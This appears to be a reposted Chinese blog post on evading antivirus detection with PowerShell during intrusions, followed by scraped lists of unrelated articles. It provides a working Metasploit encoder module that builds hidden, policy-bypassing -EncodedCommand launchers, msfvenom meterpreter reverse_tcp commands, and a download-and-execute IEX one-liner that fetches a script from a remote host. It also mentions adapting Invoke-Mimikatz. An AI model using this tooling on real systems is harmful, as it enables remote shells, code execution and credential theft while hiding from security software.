
关于Powershell对抗安全软件(转)
Windows PowerShell的强大,并且内置,在渗透过程中,也让渗透变得更加有趣。而安全软件的对抗查杀也逐渐开始针对powershell的一切行为。
在https://technet.microsoft.com,看到文档如下:
Here is a listing of the available startup parameters: -Command Specifies the command text to execute as though it were typed at the PowerShell command prompt. -EncodedCommand Specifies the base64-encoded command text to execute. -ExecutionPolicy Sets the default execution policy for the console session. -File Sets the name of a script fi le to execute. -InputFormat Sets the format for data sent to PowerShell as either text string or serialized XML. The default format is XML. Valid values are text and XML. -NoExit Does not exit after running startup commands. This parameter is useful when you run PowerShell commands or scripts via the command prompt (cmd.exe). -NoLogo Starts the PowerShell console without displaying the copyright banner. -Noninteractive Starts the PowerShell console in non-interactive mode. In this mode, PowerShell does not present an interactive prompt to the user. -NoProfile Tells the PowerShell console not to load the current user’s profile. -OutputFormat Sets the format for output as either text string or serialized XML. The default format is text. Valid values are text and XML. -PSConsoleFile Loads the specified Windows PowerShell console file. Console files end with the .psc1 extension and can be used to ensure that specific snap-in extensions are loaded and available. You can create a console file using Export-Console in Windows PowerShell. -Sta Starts PowerShell in single-threaded mode. -Version Sets the version of Windows PowerShell to use for compatibility, such as 1.0. -WindowStyle Sets the window style as Normal, Minimized, Maximized, or Hidden. The default is Normal. 针对它的特性,本地测试:Add-Type -AssemblyName PresentationFramework;[System.Windows.MessageBox]::Show('Micropoor')




(1)目标机出网
(2)目标机不出网
并且根据需求,无缝连接Metasploit。
根据微软文档,可以找到可能对以上有帮助的属性,分别为:
WindowStyle
NoExit
EncodedCommand
exec
自动化实现如下:
#       copy base64.rb to metasploit-framework/embedded/framework/modules/encoders/powershell.If powershell is empty,mkdir powershell.

#       E.g

#       msf encoder(powershell/base64) > use exploit/multi/handler

#       msf exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp

#       payload => windows/x64/meterpreter/reverse_tcp

#       msf exploit(multi/handler) > exploit

#       msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=xx.xx.xx.xx LPORT=xx -f psh-reflection --arch x64 --platform windows | msfvenom -e powershell/base64 --arch x64 --platform windows.

#       [*] Started reverse TCP handler on xx.1xx.xx.xx:xx

class MetasploitModule < Msf::Encoder

  Rank = NormalRanking

  def initialize

    super(

      'Name'             => 'Powershell Base64 Encoder',

      'Description'      => %q{

        msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=xx.xx.xx.xx LPORT=xx -f psh-reflection --arch x64 --platform windows | msfvenom -e powershell/base64 --arch x64 --platform windows.

      },

      'Author'           => 'Micropoor',

      'Arch'             => ARCH_CMD,

      'Platform'         => 'win')

    register_options([

      OptBool.new('payload', [ false, 'Use payload ', false ]),

      OptBool.new('x64', [ false, 'Use syswow64 powershell', false ])

    ])

  end

  def encode_block(state, buf)

    base64 = Rex::Text.encode_base64(Rex::Text.to_unicode(buf))

    cmd = ''

    if datastore['x64']

      cmd += 'c:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe '

    else

      cmd += 'powershell.exe '

    end

    if datastore['payload']

      cmd += '-windowstyle hidden -exec bypass -NoExit '

    end

    cmd += "-EncodedCommand #{base64}"

  end

end

# if use caidao

# execute echo powershell -windowstyle hidden -exec bypass -c \""IEX (New-Object Net.WebClient).DownloadString('http://192.168.1.117/xxx.ps1');\"" |msfvenom -e x64/xor4 --arch x64 --platform windows

# xxx.ps1 is msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=xx.xx.xx.xx LPORT=xx -f psh-reflection --arch x64 --platform windows | msfvenom -e powershell/base64 --arch x64 --platform windows.
拷贝 powershell_base64.rb 文件到 /usr/share/metasploit-framework/embedded/framework/modules/encoders/powershell 目录下 如果powershell is 空,请新建powershell目录
参数 payload 选择是否使用Metasploit payload,来去掉powershell的关键字。
例1(目标出网,下载执行):
echo powershell -windowstyle hidden -exec bypass -c \""IEX (New-Object Net.WebClient).DownloadString('http://192.168.1.117/micropoor.ps1');\"" |msfvenom -e powershell/base64 --arch x64 --platform windows


把例1的down内容更改为例2,并且去掉payload参数。来减小payload大小。
更改Invoke-Mimikatz.ps1等。
from:
https://technet.microsoft.com/en-us/library/ff629472.aspx
关于Powershell对抗安全软件(转)的更多相关文章
- Chocolatey 简介(软件自动化管理工具)
一.Chocolatey 管理Windows软件的明智方法 1.建立在技术的无人值守安装和PowerShell.建立在技术的无人值守安装和PowerShell. 2.轻松管理Windows软件的所有方 ...
- 第三章 传奇的开始--Delphi(附读书笔记)
第三章 传奇的开始--Delphi "是惊世之作的Delphi让Borland重新站了起来,没有当初的Delphi,就没有今日的Borland!" "是Turbo Pas ...
- Nmap绕过防火墙&脚本的使用
Nmap是用于端口扫描,服务检测,甚至是漏洞扫描等多种功能的强大工具.Nmap从入门到高级覆盖了许多基础的概念和命令,在这篇文章的第二部分,我将提及Nmap一些高级的技术. 防火墙和入侵检测系统(ID ...
- windows 下搭建 git 服务器 gogs
本文基于 windows7 64位 搭建 gogs gogs 官方文档地址:https://gogs.io/docs软件下载地址:https://dl.gogs.io/ 环境要求 数据库(选择以下一项 ...
- 黑暗幽灵(DCM)木马详细分析
黑暗幽灵(DCM)木马详细分析 0x00 背景 只要插上网线或连上WIFI,无需任何操作,不一会儿电脑就被木马感染了,这可能吗?近期,腾讯反病毒实验室拦截到一个“黑暗幽灵”木马的新变种,该木马功能强大 ...
- Veeam对于新病毒防御的建议
Veeam对于新病毒防御的建议 前言 勒索软件GandCrab 上周末,在我们大家晒娃和欢度六一的时候.勒索软件分发平台 GandCrab 宣布将在一个月内关闭其RaaS(勒索软件即服务)业务平台.据 ...
- Telegraf和Grafana监控多平台上的SQL Server
问题 SQL Server在很多企业中部署在多个平台上(Windows,Linux和Container),需要一种能支持多平台的解决方案用于收集和展示相关的监控指标. 我选择企业中比较流行的监控展示工 ...
- 2018-2019-2 20165330《网络对抗技术》Exp10 Final 基于PowerShell的渗透实践
目录 实验内容 实验步骤 实验中遇到的问题 实验总结与体会 实验内容 PoweShell简介 PowerShell入门学习 PowerShell渗透工具介绍 相关渗透实践分析 ms15-034之Pow ...
- windows 2008 服务器优化:停powershell,卸载不相干软件,开启防火墙
windows 2008 作为 全录 的服务器,经常cpu达到100%,查看是powershell.exe占cpu有98%.影响 全录 软件进行电话录音.所以想禁止powershell.exe程序启动 ...
随机推荐
- python编辑选课系统
一.需求分析 1. 创建北京.上海 2 所学校 2. 创建linux , python , go 3个课程 , linux\py 在北京开, go 在上海开 3. 课程包含,周期,价格,通过学校创建课 ...
- 机器学习基础 --- numpy的基本使用
一.numpy的简介 numpy是Python的一种开源的数值计算扩展库.这种工具可用来存储和处理大型矩阵,比Python自身的嵌套列表(nested list structure)结构要高效的多(该 ...
- nginx 在ubuntu上使用笔记(绑定域名)
1. 重启nginx的两个语句: sudo service nginx restart sudo nginx -s reload 2. nginx配置文件路径: etc/nginx/ 尤其是 site ...
- Erlang的调度原理(译文)
原文 http://jlouisramblings.blogspot.com/2013/01/how-erlang-does-scheduling.html 免爬墙链接 http://www.diku ...
- 为什么你学过Java却忘光了——记第一次助教同学见面会
大约两周之前,主讲老师刘志勇老师和我约定,让我上周四到课堂上和同学们认识.交流一下.一开始我不太明了去和大家见面要说些什么,也不太理解这么做的必要性是什么.但随着日子临近,我请教了周筠老师,周筠老师和 ...
- Scrum Meeting 5 -2014.11.11
放假过掉一大半.大家都努力赶着进度,算法实现基本完成.可能还有些细小的改动,但也可以统一进入测试阶段了. 今天叫了部分在校人员开了个小会.任务决定以测试为主,同时开始进行服务器的部署. 在之前尝试服务 ...
- Ubuntu16.04下 编译安装 Tensorflow
安装bazel sudo ./bazel***.sh 输入bazel version 检查是否安装. 编译tensorflow 1)./configure 除了选择支持cuda是y,其余的都选择n. ...
- Structs2笔记①--structs的背景、structs2框架的意义、第一个helloworld
Struts2的背景 由出色稳定的框架struts1和webwork框架整合而来的 吸取了两大框架的优点 提高了开发的效率和规范性 更好的实现了MVC架构 解除了与servlet的强耦合性 使用str ...
- stateful openflow------整理openstate原理以及具体应用
openstate基本思想就是控制器下放一部分功能,交换机不再是简单的dumb,而是保留一些简单的wise. 论文中以端口锁定为例,提出了米粒型状态机在交换机内部的应用从而可以大大减少交换机和控制器之 ...
- 使用node-webkit包装浏览器
node-webkit简称nwjs:开源地址 https://github.com/nwjs/nw.js 参考博客 https://www.cnblogs.com/soaringEveryday/p/ ...